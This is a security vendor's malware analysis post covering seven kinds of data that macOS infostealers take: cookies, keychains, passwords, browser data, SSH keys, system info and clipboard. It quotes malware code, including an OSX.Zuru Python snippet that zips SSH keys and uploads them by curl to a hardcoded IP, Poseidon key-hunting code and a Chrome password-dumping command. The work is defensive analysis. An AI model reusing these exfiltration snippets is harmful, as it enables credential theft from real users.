

# Session Cookies, Keychains, SSH Keys and More | 7 Kinds of Data Malware Steals from macOS Users

By Phil Stokes

Published: 2023-03-22 · Archived: 2026-04-06 00:36:26 UTC

The scourge of ransomware attacks that has plagued Windows endpoints over the past half decade or so has, thankfully, not been replicated on Mac devices. With a few unsuccessful exceptions, the notion of locking a Mac device and holding its owner to ransom in return for access to the machine and its data has not yet proven an attractive proposition for attackers.

However, the idea of [stealing valuable data and then monetizing it](#) in nefarious ways is a tactic that is now common across platforms. On macOS, threat actors will quietly exfiltrate session cookies, keychains, SSH keys and more as malicious processes from adware to [spyware](#) look to harvest data that can be recycled and sold on various [underground forums](#) and marketplaces, or used directly in espionage campaigns and [supply chain attacks](#).


In recent posts, we have looked at how threat actors [deliver payloads](#) to macOS targets and how they attempt to [evade detection](#). In this post, we look at the data assets targeted by macOS malware in some of the most recent in-the-wild incidents in order to help defenders better protect the enterprise and hunt for signs of compromise.



One of the top targets for observed macOS malware are session cookies stored on user's devices. For convenience and productivity, browsers and many enterprise apps that are designed to work across devices, such as Slack, TeamViewer, Zoom and similar, allow the user to remain logged in until they explicitly log out.

## Session Duration PRO

Once logged in, users will remain signed in until they explicitly sign out. This setting allows you to force users to log in after a certain amount of time has elapsed since their last login.



The Slack App allows infinite sessions until the user explicitly logs out

This is achieved by storing a session cookie on the device. In the event that a process or user copies and steals those cookies, they can use them on a different device to log in without authentication.

The theft of session cookies from a Mac computer was implicated in the recent [CircleCI breach](#). According to CircleCI's public statement:

*“To date, we have learned that an unauthorized third party leveraged malware deployed to a CircleCI engineer’s laptop in order to steal a valid, 2FA-backed SSO session. This machine was compromised on December 16, 2022. The malware was not detected by our antivirus software. Our investigation indicates that the malware was able to execute session cookie theft, enabling them to impersonate the targeted employee in a remote location and then escalate access to a subset of our production systems.*

*Because the targeted employee had privileges to generate production access tokens as part of the employee’s regular duties, the unauthorized third party was able to access and exfiltrate data from a subset of databases and stores, including customer environment variables, tokens, and keys”.*

Session cookies can be stored anywhere, but typically they are in locations which can be accessed by the user or a process running as the user. Some locations, such as the User’s Library Cookies folder, may be restricted by [TCC](#) unless the parent process has [Full Disk Access](#) or uses one of the many known [TCC bypasses](#). Real world attacks (e.g., [XCSSET](#)) and [researchers](#) have [consistently](#) shown that TCC, while often a nuisance to users, does not present a significant obstacle to attackers.

Here are some common examples of locations that store session cookies on macOS:

```
~/Library/Cookies/*.binarycookies  
  
Chrome: ~/Library/Application Support/Google/Chrome/Default/Cookies  
Firefox: ~/Library/Application Support/Firefox/Profiles/[Profile Name]/  
Slack : ~/Library/Application Support/Slack/Cookies (file)  
        ~/Library/Application Support/Slack/storage/*  
        ~/Library/Containers/com.tinyspeck.slackmacgap/Data/Library/Application Support/Slack/stora
```

An excellent post on abusing Slack and session cookies for offensive security was written by Cody Thomas [here](#).

In addition, encrypted and unencrypted databases associated with enterprise software can also be targeted by criminals and crimeware. Weakly encrypted databases may be decryptable with a [little work and knowledge](#) of the user’s password, often scraped by malware installers upon initial compromise. Zoom’s encrypted database, for example, is targeted by the [Pureland](#) infostealer.

```

[0x100008920] > i~file
file      82633f6fec78560d657f6eda76d11a57c5747030847b3bc14766cec7d33d42be
type      Executable file
[0x100008920] > s hit6_0
[0x10000f9c1] > pd 2
           |-- hit3_0:
           |-- hit4_0:
           |-- hit5_0:
           |-- hit6_0:
           |
           |< 0x10000f9c1      .string "/Library/Application Support/zoom.us/data/zoomus.enc.db"; len=56
           |-- str.zoom:
           |   ; DATA XREF from searchZoom(std::__1::basic_string<char, std::__1::char_traits<char>, std::__1:
           |   ; CODE XREF from sym.GCC_except_table325 @ 0x10000f95d(r)
           |   0x10000f9cf      .string "zoom"; len=5
[0x10000f9c1] > s sym.search
sym.searchMetamask_std::__1::basic_string_char_std::__1::char_traits_char_std::__1::allocator_char___
sym.searchPhantom_std::__1::basic_string_char_std::__1::char_traits_char_std::__1::allocator_char___
sym.searchTronLink_std::__1::basic_string_char_std::__1::char_traits_char_std::__1::allocator_char___
sym.searchMarianAptos_std::__1::basic_string_char_std::__1::char_traits_char_std::__1::allocator_char___
sym.searchAtomic_std::__1::basic_string_char_std::__1::char_traits_char_std::__1::allocator_char___
sym.searchExodus_std::__1::basic_string_char_std::__1::char_traits_char_std::__1::allocator_char___
sym.searchElectrum_std::__1::basic_string_char_std::__1::char_traits_char_std::__1::allocator_char___
sym.searchZoom_std::__1::basic_string_char_std::__1::char_traits_char_std::__1::allocator_char___

```

Pureland Infostealer searches for Zoom encrypted database, among other items

~/Library/Application Support/zoom.us/data/zoomus.enc.db

15 security vendors and no sandboxes flagged this file as malicious

845ef90acc34abfce89e3e630265f23c03581918d30256ce9e3c3d65250464933

PureLand%20Launcher.pkg

236.96 KB Size

2023-03-09 03:05:45 UTC

11 days ago

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT TELEMETRY COMMUNITY

ITW Urls (5)

Scanned	Detections	Status	URL
2023-03-08	3 / 90	200	http://dl.dropboxusercontent.com/s/37vvqyx6qj43ex/PureLand%20Launcher.pkg?dl=1
2023-03-08	1 / 90	200	https://dl.dropboxusercontent.com/s/37vvqyx6qj43ex/PureLand%20Launcher.pkg?dl=1
2023-03-08	0 / 90	200	https://www.dropbox.com/s/37vvqyx6qj43ex/PureLand%20Launcher.pkg?dl=1
2023-03-03	1 / 90	200	https://dl.dropboxusercontent.com/s/tmfj1iemcvu6t0/PureLand%20Launcher.pkg?dl=1
2023-03-03	2 / 90	200	http://dl.dropboxusercontent.com/s/tmfj1iemcvu6t0/PureLand%20Launcher.pkg?dl=1

Pureland Info Stealer hosted on Dropbox (Source: VirusTotal)

## 2. Login Keychain

Perhaps prized above all data on a user’s Mac is the user’s keychain, an encrypted database used to store passwords, authentication tokens and encryption keys. The keychain uses strong encryption that can’t be broken simply by stealing the database or even accessing the computer. However, the weakness of the keychain is that its secrets can all be unlocked if the attacker knows the user’s login password. If that password is weak, easily guessable, or – as is most common – voluntarily given up to a [malicious process by request](#), the strength of the keychain’s encryption is entirely irrelevant.

Unsurprisingly, malware authors are known to target exfiltrating the keychain database. Recent examples include [DazzleSpy](#) and a threat that was initially reported on by researchers at [Trend Micro](#) last November and dubbed, appropriately enough, KeySteal. Apple belatedly added detections for KeySteal in [XProtect v2166](#) and XProtectRemediator released in March 2023.

KeySteal targets files with the `.keychain` and `keychain-db` file extensions in the following locations:

/Library/Keychains/  
~/Library/Keychains/

```

0x1000bdcc    call rbx                ; rax = void (*rbx)() (); rsp=0x177ff8 ; rip=0x0 ; rflags(0x0, 0x0, 0x0, 0x0)
0x1000bdce    mov rdi, rax            ; void *instance; rdi = rax ; rdi=0x0
0x1000bd01    call sym.imp.objc_retainAutoreleasedReturnValue ; void (*0x1000f6be)() (); void objc_retainAutoreleasedReturnValue(void *instance) ; void objc_retainAutoreleasedReturnValue(-1)
0x1000bd06    mov rbx, rax            ; rbx = rax ; rbx=0x0
0x1000bd09    mov rdi, rax            ; rdi = rax ; rdi=0x0
0x1000bd0c    mov rsi, r14            ; rsi = r14 ; rsi=0x0
0x1000bd0f    lea rdx, str.cstr.keychain ; 0x1000154a0 ; rdx=0x1000154a0 (cstr 0x100012eca) "keychain"
0x1000bd0e    call qword [reloc.objc_msgSend] ; [2] ; [0x100014058:8]=0 ; rax = [rax r14 "cstr.keychain"]; rsp=0x177ff0 ; rip=0x0
0x1000bdec    mov r12d, eax           ; void *objc_msgSend(-1, -1)
0x1000bdef    mov rdi, rbx            ; r12d = eax ; r12=0x0
0x1000bdf2    mov rbx, qword [reloc.objc_msgSend] ; rdi = rbx ; rdi=0x0
0x1000bdf9    call qword [reloc.objc_release] ; [0x100014058:8]=0 ; rbx = *(reloc.objc_msgSend) ; rbx=0x0
0x1000bfff    test r12b, r12b         ; [2] ; [0x100014060:8]=0 ; rsp=0x177ff0 ; rip=0x0
0x1000be02    jne 0x1000be46          ; void objc_release(-1)
0x1000be04    mov rdi, r13            ; zf=0x1 ; pf=0x1 ; sf=0x0 ; cf=0x0 ; of=0x0
0x1000be07    mov rsi, qword [var_340h] ; if (r12b != 0) goto 0x1000be46 ; unlikely
0x1000be09    call rbx                ; rdi = r13 ; rdi=0x0
0x1000be10    mov rdi, rax            ; rsi = var_340h ; rsi=0x0
0x1000be13    call sym.imp.objc_retainAutoreleasedReturnValue ; rax = void (*rbx)() (); rsp=0x177ff0 ; rip=0x0 ; rflags(0x0, 0x0, 0x1000154a0, 0x0)
0x1000be18    mov rbx, rax            ; void *instance; rdi = rax ; rdi=0x0
0x1000be1b    mov rdi, rax            ; void objc_retainAutoreleasedReturnValue(void *instance) ; void objc_retainAutoreleasedReturnValue(-1)
0x1000be1e    mov rsi, r14            ; rbx = rax ; rbx=0x0
0x1000be21    lea rdx, str.cstr.keychain_db ; rdi = rax ; rdi=0x0
0x1000be28    call qword [reloc.objc_msgSend] ; rsi = r14 ; rsi=0x0
                                ; 0x1000154c0 ; rdx=0x1000154c0 (cstr 0x100012ed3) "keychain-db"
                                ; [2] ; [0x100014058:8]=0 ; rax = [rax r14 "cstr.keychain-db"]; rsp=0x177fe8 ; rip=0x0
                                ; void *objc_msgSend(-1, -1)

```

The *deviceIdentityServerVerify* function serves to enumerate keychains on the victim device

The keychain is then base64-encoded and encrypted by means of an open-source Chinese crypto library called [JKEncrypt](#), a “home-rolled” cryptographic function that uses the legacy (and largely discouraged) 3DES (triple DES) algorithm.

### 3. User Login Password

As noted, a user’s login keychain is of little use to an unauthorized party unless they also possess the login user’s passwords, and as login passwords serve as either necessary or sufficient authentication for almost every other operation on a Mac device, they are highly sought after by threat actors.

Password theft can be accomplished in a number of ways: through [spoofing](#), through [keylogging](#) or simply by [asking for authorization](#) for some trivial task and using that authorization for something more nefarious.

Malware will typically ask a victim to elevate privileges so that it can install a privileged executable that will subsequently run as root and accomplish whatever tasks the attacker has in mind; often, LaunchDaemons are used for this. A good example of this TTP is seen in the CloudMensis/BadRAT spyware discovered independently by both [ESET](#) and [Volexity](#).

Launch Daemon T1543.004

- ! Creates system-wide 'launchd' managed services aka launch daemons based on hidden files
- ! Explicitly loads/starts launch services based on hidden plist files
- ① Creates system-wide 'launchd' managed services aka launch daemons
- ① Creates memory-persistent launch services
- ① Explicitly loads/starts launch services

CloudMensis/BadRAT achieves privilege escalation by requesting permissions from the user on install (source: VirusTotal)

In the case of Pureland InfoStealer, it presents the user with a dialog alert to capture the user’s password and uses that to unlock the Keychain via the `SecKeychainUnlock` API.

```

// void objc_retainAutoreleasedReturnValue(-1)
rdi = qword [sym._passwordPostString] // [0x100019c48:8]=0 // rdi = *(sym._passwordPostString)
qword [sym._passwordPostString] = rax // [0x100019c48:8]=0 // *(sym._passwordPostString) = rax
r13 () // rflags(0x0, 0x10000fee0, 0x100015240, 0x0)
edi = 0 // edi = 0
sym.imp.SecKeychainLock () // eax = SecKeychainLock ()
rdi = rip + str.keylock:_d_n // 0x100012d75 // "keylock: %d\n" // const char *format
esi = eax // esi = eax
eax = 0 // eax = 0
sym.imp.printf () // printf ("keylock: %d\n")
// int printf("keylock: %d\n")
rdi = qword [sym._passwordPostString] // [0x100019c48:8]=0 // rdi = *(sym._passwordPostString)
rsi = qword [0x100018a80] // [0x100018a80:8]=0x1000117c0 str.cStringUsingEncoding: // rsi = *(str.cStringUsingEncoding:)
edx = 4 // edx = 4
r12 () // rax = void (*r12)() () // rflags(0x0, 0x1000117c0, 0x4, 0x0)
rbx = rax // rbx = rax
rdi = rax // const char *s
sym.imp.strlen () // eax = strlen (rax)
// size_t strlen(-1)
edi = 0 // edi = 0
esi = eax // esi = eax
rdx = rbx // rdx = rbx
ecx = 1 // ecx = 1
sym.imp.SecKeychainUnlock () // eax = SecKeychainUnlock ()
var = eax & eax
if (!var) goto loc_0x10000b6bc // if (eax == 0) goto label_1 // likely
goto loc_0x10000b696

```

Pureland Infostealer grabs the user’s password to unlock the keychain

### 4. Browser Passwords & Data

Many macOS users continue to take advantage of browsers to store website login credentials and passwords. These and other useful data such as sites where the user has filled in login credentials, browser history, search history and download history are all of interest to threat actors.

Pureland infostealer provides another recent example, though [XLoader](#), [ChromeLoader](#) and a variety of other macOS malware and adware also targets browser data. Pureland executes the following command as part of its `getChromeSSPass` function.

```
security 2>&1 > /dev/null find-generic-password -ga 'Chrome' | awk '{print $2}' > /Users/
```

```

[0x100007ad0] > |zz--tchrome
111 0x0000f762 0x10000f762 109 110 4. __TEXT,__cstring,ascii /Library/Application Support/Google/Chrome/Default/Local Extension Settings/nkbihfbeeogaeeohlefnkodbefgpgknn/
114 0x0000f7de 0x10000f7de 109 110 4. __TEXT,__cstring,ascii /Library/Application Support/Google/Chrome/Default/Local Extension Settings/bfnaelmomeimhlpmgjnjophhpkkoljpa/
116 0x0000f854 0x10000f854 109 110 4. __TEXT,__cstring,ascii /Library/Application Support/Google/Chrome/Default/Local Extension Settings/ibnejdfjmmkpcnlpebklnkoeoihofec/
118 0x0000f8cb 0x10000f8cb 109 110 4. __TEXT,__cstring,ascii /Library/Application Support/Google/Chrome/Default/Local Extension Settings/efbglgfofpbbgcjephnhblaibcnclgk/
133 0x0000fac6 0x10000fac6 61 62 4. __TEXT,__cstring,ascii /Library/Application Support/Google/Chrome/Default/Login Data
134 0x0000fb84 0x10000fb84 58 59 4. __TEXT,__cstring,ascii /Library/Application Support/Google/Chrome/Default/Cookies
135 0x0000fb3f 0x10000fb3f 6 7 4. __TEXT,__cstring,ascii Chrome
136 0x0000fb46 0x10000fb46 89 90 4. __TEXT,__cstring,ascii security 2>&1 > /dev/null find-generic-password -ga 'Chrome' | awk '{print $2}' > /Users/
305 0x00019ec1 0x100019ec1 78 79 ascii 5getChromeSSPassN5t3_112basic_stringIcNS_11char_traitsIcEENS_9allocatorIcEEEE

```

Strings related to Chrome data theft in Pureland Infostealer

The malicious process needs to have elevated privileges and bypass the usual TCC controls in order to succeed; otherwise, the user will be alerted to the attempt by at least one authentication prompt.



The *security* command line tool requires authentication

## 5. SSH Keys

In late 2021, users of Chinese search engine Baidu were targeted with a number of trojanized versions of popular networking and admin tools, including iTerm2, SecureCRT, MS Remote Desktop for Mac and Navicat15. The malware came to be known as [OSX.Zuru](#) and included among its components a Python script that it dropped at `/tmp/g.py`.

```
if os.path.exists(ssh):
    shutil.copytree(ssh, foldername + '/ssh')
# ..
# ..
zip_ya(foldername)
shutil.rmtree(foldername)

command = "curl -F \"file=@" + zipname + "\" \"http://47.75.123.111/u.php?id=%s\" -v" %serialId
os.system(command)
os.remove(zipname)
os.remove('/tmp/g.py')
```

Python component of OSX.Zuru (*/tmp/g.py*)

```
shutil.copytree(ssh, foldername + '/ssh')
```

The script copied and exfiltrated a number of items, among which were any SSH keys located on the victims' device.

In May 2022, macOS Rust developers were targeted in the [CrateDepression](#) typosquatting attack. CrateDepression involved infecting users who had the `GITLAB_CI` environment variable set on their devices, indicating the attacker's interest in Continuous Integration (CI) pipelines for software development.

Successful compromise of a host device led to a Poseidon payload, which among other things, could search for and exfiltrate SSH keys.

```
if strings.Contains(fullpath, string(os.PathSeparator)+".ssh"+string(os.PathSeparator)) {
    switch file.Name() {
        case "authorized_keys":
            break
        case "known_hosts":
            break
        default:
            addFileToDirectoryTriageResult(fullpath, file, result, &result.SSHFiles)
            // addFileToSlice(&result.SSHFiles, fullpath, file)
            break
    }
    // Add any file within the AWS directory.
} else if strings.Contains(fullpath, string(os.PathSeparator)+".aws"+string(os.PathSeparator)) {
    addFileToDirectoryTriageResult(fullpath, file, result, &result.AWSFiles)
    // addFileToSlice(&result.AWSFiles, fullpath, file)
}
```

Poseidon agent hunts for SSH and AWS keys on the compromised device

It is also worth noting that aside from malware that hardcodes SSH data theft, any backdoor RAT that has the ability to execute commands and upload files to a remote server can hunt for SSH keys.

Possession of a victim's SSH keys could allow attackers to authenticate themselves on the victim's system. The SSH folder may also contain configuration files that allow access to other accounts on the same system or other systems on the same network.

In addition to stealing SSH keys, if an attacker can gain write access to the SSH folder, they can also drop their own authorized keys to allow backdoor remote access.

## 6. Serial Number, Hardware, & Other Environmental Info

A common behavior of many macOS malware threats is to query for and exfiltrate a variety of environmental data from the hosts. This can be used to fingerprint devices for a variety of reasons, including selective delivery of malware and execution of malware. For example, a C2 can be automated to deliver malware specific to a particular platform (macOS, Linux, Windows) and even to a specific version of that platform.

Custom malware can be delivered that exploits vulnerabilities in one OS version but not another. Similarly, a threat actor may distribute malware to a wide variety of victims, such as through malvertising or poisoned downloads, but only deliver the payload to very specific victims whose environment matches that the attacker is interested in (see the discussion of CrateDepression above).

If an attacker has advanced knowledge of the target's environment, such as the device UUID or user account name, they can create a hash of that information and only execute if the infected device's information matches. This kind of selective delivery and execution allows threat actors to spread their disposable malware droppers widely while keeping their specialized payloads out of sight.

[DazzleSpy](#) provides a good example of this technique. The malware polls its environment for a great deal of environmental data.


```

[[0x100057d4a]> i-file
file      DazzleSpy
type      Executable file
[[0x100057d4a]> !shasum DazzleSpy
ee0678e58868ebd6603cc2e06a134680d2012c1b  DazzleSpy
[[0x100057d4a]> s method.MethodClass.
method.MethodClass.init
method.MethodClass.getDiskSize
method.MethodClass.getAllhardwareports
method.MethodClass.serialNumber
method.MethodClass.getWifiName
method.MethodClass.myCustomValidation:
method.MethodClass.pathIsDirectory:
method.MethodClass.cxx_destruct
[[0x100057d4a]> s method.MethodClass.
method.MethodClass.dealloc
method.MethodClass.getDiskFreeSize
method.MethodClass.getIPAddress
method.MethodClass.getSystemVersion
method.MethodClass.getUserName
method.MethodClass.serverTrustIsValid:
method.MethodClass.doShellInCmd:
method.MethodClass.getInfoDic
method.MethodClass.getDiskSystemSize
method.MethodClass.clearTrace
method.MethodClass.getSystemDate
method.MethodClass.getCaroot
method.MethodClass.validateTrustResult:
method.MethodClass.setSerialNumber:

```

DazzleSpy surveils its host environment in great detail

DazzleSpy Method	System/API Call
method.MethodClass.getDiskSystemSize	Uses <i>NSFileManager</i> 's <i>defaultManager</i> to grab <i>NSFileSystemSize</i> from <i>attributesOfFileSystemForPath</i>
method.MethodClass.getAllhardwareports	Shell's out via <i>networksetup listallhardwareports</i>
method.MethodClass.getIPAddress	<i>getifaddrs()</i>
method.MethodClass.clearTrace	Uses <i>NSFileManager</i> 's <i>removeItemAtPath</i> to clear various logs
method.MethodClass.serialNumber	Uses <i>IOServiceGetMatchingService</i> and <i>IOPlatformExpertDevice</i> to grab <i>kIOPlatformSerialNumberKey</i>
method.MethodClass.getSystemVersion	Uses <i>NSDictionary(contentsOfFile: "/System/Library/CoreServices/SystemVersion.plist")</i> and grabs the <i>objectForKey: "ProductVersion"</i>
method.MethodClass.getSystemDate	Retrieves the time relative to Asia_Shanghai timezone
method.MethodClass.getUserName	Calls <i>NSFullUserName()</i>
method.MethodClass.getWifiName	Uses the <i>CWWiFiClient</i> shared instance to get the SSID property from <i>interface()</i>



DazzleSpy disassembly for discovering the victim's Wifi client SSID

## 7. Pasteboard Contents

The pasteboard or clipboard as it's more generally known, stores text, images and other data in memory when the user executes the copy function available in applications and system-wide via the keyboard hotkey "Cmd-C".

The pasteboard is attractive to malware authors as a target for data such as passwords, cryptocurrency addresses and other data either to steal or to replace. For example, some cryptocurrency stealers will monitor for the user copying a wallet address to the pasteboard and then replace it with one belonging to the attacker.

Grabbing and writing to the pasteboard is relatively easy as Apple provides the Foundation framework [NSPasteboard](#) APIs as well as the Unix command-line utilities `pbcopy` and `pbpaste` for this very purpose.

A good example of Pasteboard leverage is provided by the [EggShell RAT](#). This customized version was used in [XcodeSpy](#) malware.

```

mov rdi, qword [reloc.NSPasteboard] ; [0x1000441a8:8]=0
mov rsi, qword [0x1000436d8] ; [0x1000436d8:8]=0x100032f37 str.generalPasteboard
mov r12, qword [reloc.objc_msgSend] ; [0x1000371a8:8]=0
call r12 ; rax = [NSPasteboard generalPasteboard]
mov rdi, rax ; void *instance ; rdi = rax
call sym.imp.objc_retainAutoreleasedReturnValue ; [2] ; void (*0x10002b7f8)() ; void objc_retainAutoreleasedReturnValue(void *instance)
mov r15, rax ; r15 = rax
mov rax, qword [reloc.NSPasteboardTypeString] ; [0x100037090:8]=0 ; rax = *(reloc.NSPasteboardTypeString)
mov rdx, qword [rax]
mov rsi, qword [0x1000436e0] ; [0x1000436e0:8]=0x100032f49 str.stringForType:
mov rdi, r15 ; rdi = r15
call r12 ; rax = [r15 stringForType: *(rax)]
call sym.imp.objc_retainAutoreleasedReturnValue ; void *instance ; rdi = rax
mov rbx, rax ; [2] ; void (*0x10002b7f8)() ; void objc_retainAutoreleasedReturnValue(void *instance)
test rax, rax ; rax = rax
jne 0x100021304 ; if (rax != 0) goto 0x100021304
304 false: 0x1000212bc
mov rax, qword [0x100044130] ; [0x100044130:8]=0x100044e28 ; rax = *(0x100044130)
mov qword [var_30h], rax ; var_30h = *(0x100044130)
mov rdi, qword [0x1000440d0] ; [0x1000440d0:8]=0x100044748 ; rdi = *(0x1000440d0)
mov rsi, qword [0x100043148] ; [0x100043148:8]=0x100031fa2 str.decode: ; rsi = *(str.decode:)
lea rdx, str.cstr.fn8wc3x5gHJ_cYJ0MHRxhHE ; 0x10003a2c8 ; 'no clipboard data'
call r12 ; rax = void (*r12)()
mov rdi, rax ; void *instance ; rdi = rax
call sym.imp.objc_retainAutoreleasedReturnValue ; [1] ; void (*0x10002b7f8)() ; void objc_retainAutoreleasedReturnValue(void *instance)
mov r13, rax ; r13 = rax
mov rsi, qword [0x100043390] ; [0x100043390:8]=0x100032635 str.sendMessage: ; rsi = *(str.sendMessage:)
mov rdi, qword [var_30h] ; rdi = var_30h
mov rdx, rax ; rdx = rax
call r12 ; void (*r12)()
mov rdi, r13 ; rdi = r13
call qword [reloc.objc_release] ; [2] ; [0x1000371b8:8]=0
304
method.class.milt.getPasteBoard @ 0x1000212ba(x)
mov rdi, qword [0x100044130] ; [0x100044130:8]=0x100044e28
mov rsi, qword [0x100043388] ; [0x100043388:8]=0x100032621 str.sendMessage:
mov rdx, rbx
call qword [reloc.objc_msgSend] ; [1] ; [0x1000371a8:8]=0 ; rax = [milt.sendMessage: rbx]

```

The *getPasteBoard* function in the EggShell RAT used in XcodeSpy

[XLoader](#) similarly uses NSPasteboard, but attempts to hide the strings on the stack.

```

;-- asm.str._0_NSPasteboard_18:
0x10001a8b0 c685b0feffff. mov byte [var_150h], 0x4e ; 'N' ; 78
0x10001a8b7 c685b1feffff. mov byte [var_14fh], 0x53 ; 'S' ; 83
0x10001a8be c685b2feffff. mov byte [var_14eh], 0x50 ; 'P' ; 80
0x10001a8c5 c685b3feffff. mov byte [var_14dh], 0x61 ; 'a' ; 97
0x10001a8cc c685b4feffff. mov byte [var_14ch], 0x73 ; 's' ; 115
0x10001a8d3 c685b5feffff. mov byte [var_14bh], 0x74 ; 't' ; 116
0x10001a8da c685b6feffff. mov byte [var_14ah], 0x65 ; 'e' ; 101
0x10001a8e1 c685b7feffff. mov byte [var_149h], 0x62 ; 'b' ; 98
0x10001a8e8 c685b8feffff. mov byte [var_148h], 0x6f ; 'o' ; 111
0x10001a8ef c685b9feffff. mov byte [var_147h], 0x61 ; 'a' ; 97
0x10001a8f6 c685bafeffff. mov byte [var_146h], 0x72 ; 'r' ; 114
0x10001a8fd c685bbfeffff. mov byte [var_145h], 0x64 ; 'd' ; 100
0x10001a904 0f2985a0feff. movaps xmmword [var_160h], xmm0
0x10001a90b 0f298590feff. movaps xmmword [var_170h], xmm0
;-- asm.str._0_stringForType:_19:
0x10001a912 c68590feffff. mov byte [var_170h], 0x73 ; 's' ; 115
0x10001a919 c68591feffff. mov byte [var_16fh], 0x74 ; 't' ; 116
0x10001a920 c68592feffff. mov byte [var_16eh], 0x72 ; 'r' ; 114
0x10001a927 c68593feffff. mov byte [var_16dh], 0x69 ; 'i' ; 105
0x10001a92e c68594feffff. mov byte [var_16ch], 0x6e ; 'n' ; 110
0x10001a935 c68595feffff. mov byte [var_16bh], 0x67 ; 'g' ; 103
0x10001a93c c68596feffff. mov byte [var_16ah], 0x46 ; 'F' ; 70
0x10001a943 c68597feffff. mov byte [var_169h], 0x6f ; 'o' ; 111
0x10001a94a c68598feffff. mov byte [var_168h], 0x72 ; 'r' ; 114
0x10001a951 c68599feffff. mov byte [var_167h], 0x54 ; 'T' ; 84
0x10001a958 c6859afeffff. mov byte [var_166h], 0x79 ; 'y' ; 121
0x10001a95f c6859bfeffff. mov byte [var_165h], 0x70 ; 'p' ; 112
0x10001a966 c6859cfeffff. mov byte [var_164h], 0x65 ; 'e' ; 101
0x10001a96d c6859dfeffff. mov byte [var_163h], 0x3a ; ':' ; 58
0x10001a974 0f298580feff. movaps xmmword [var_180h], xmm0
0x10001a97b 0f298570feff. movaps xmmword [var_190h], xmm0

```

Stack strings seen in Xloader Info Stealer on macOS

## Mitigations and Opportunities for Detection

As Macs have become increasingly popular in the enterprise among leadership and development teams, the more important the data stored on them is to attackers.

Mitigations for all these kinds of attacks begin with an endpoint security solution that can both block known and unknown malware and also offer security teams visibility into what is happening on the device.

Threat hunters should regularly monitor for processes attempting to access keychain, SSH and other file paths discussed above.

SentinelOne customers can take advantage of PowerQuery and STAR rules to rapidly hunt for and alert on suspicious events relating to sensitive user data.

Although macOS's TCC mechanism leaves [much to be desired](#), it is nevertheless important to keep macOS endpoints up to date as Apple regularly patches TCC and other vulnerabilities reported by researchers as well as those actively seen in the wild.

## Conclusion

Stealing data is not the only objective malware and malware authors may have in mind, but it is usually involved somewhere along the chain of compromise, either as a means to an end or an end in itself. On macOS, data protection has become increasingly important as the platform has gained popularity in enterprise environments.

Awareness of the kind of data recent malware targets and the ways in which that data is accessed by malicious processes is a crucial part of better equipping security teams to defend the organization's assets.

If you would like to learn more about how [SentinelOne Singularity](#) and its [native architecture agent](#) can protect your macOS fleet, [contact us](#) or [request a free demo](#).

## Indicators of Compromise

### CloudMensis/BadRAT

d7bf702f56ca53140f4f03b590e9afcbc83809db  
0aa94d8df1840d734f25426926e529588502bc08  
c3e48c2a2d43c752121e55b909fc705fe4fdaef6

### DazzleSpy

ee0678e58868ebd6603cc2e06a134680d2012c1b

### EggShell RAT

556a2174398890e3d628aec0163a42a7b7fb8ffd

### KeySteal

26622e050d5ce4d68445b0cdc2cb23f9e27318ba  
3951a7bd03e827caf7a0be90fdcf245e6b1e9f8a  
5a8a7e665fdd7a422798d5c055c290fa8b7356d9  
749ee9eaa0157de200f3316d912b9b8d8bb3a553  
79c222b00b91801bb255376c9454d5bc8079c4a9  
7f537a0a77fc8d629b335d52ffef40ea376bd673  
8446f80f073db57466459bcbfcaefda3c367cd52

b81bf1b65b8ec0a11105d96cc9f95bb25214add5  
ca985f4395e47f1bf9274013b36a0901343fc5a5  
d2314f1534ecc1ab97f03cdacf9ed05349f5c574  
d4e30bce71e025594339dacf4004075fa22962ea  
d85b6531843d5c29cc3bbb86e59d47249db89b9a  
d8cd78c16ca865d69f2eb72212b71754f72b4479

**Poseidon**

cb8be6d2cefe46f3173cb6b9600fb40edb5c5248  
c91b0b85a4e1d3409f7bc5195634b88883367cad

**Pureland InfoStealer**

0b5153510529e21df075c75ad3dbfe7340ef1f70  
1eec28e16be609b5c678c8bb2d4b09b39aa35c05  
2480d3f438693cf713ce627b8e67ab39f8ae6bea  
308cb5cbc11e0de60953a16a9b8ad8458b5eda67  
397d5edae7086bb804f9384396a03c52c2b38daa  
398de17ae751f7b4171d6d88c8d29ee42af9efb5  
406c7c1f81c3170771afc328ca0d3882ee790e98  
411482a5cebe1fc89661cc0527047fa4596ed2d6  
49d7c260e89dd5bc288111cbe2bf521e95bbe199  
68be8c909a809487d2a3ae418d7ec5adf9d770cb  
8baf7c147d3d54b8e2a2e6e26d852028d03ee64b  
8e698a7f186b7eda34a56477d5e86e0ad778b53d  
aa033e9f102bc8d98360e6079da3c8b4d7e2d3c8  
acc1139ecfa0a628edf89b70a3e01a1424a00d5b  
f462fa129de484b0cf09a9b4d975b168e5c69370

**XLoader**

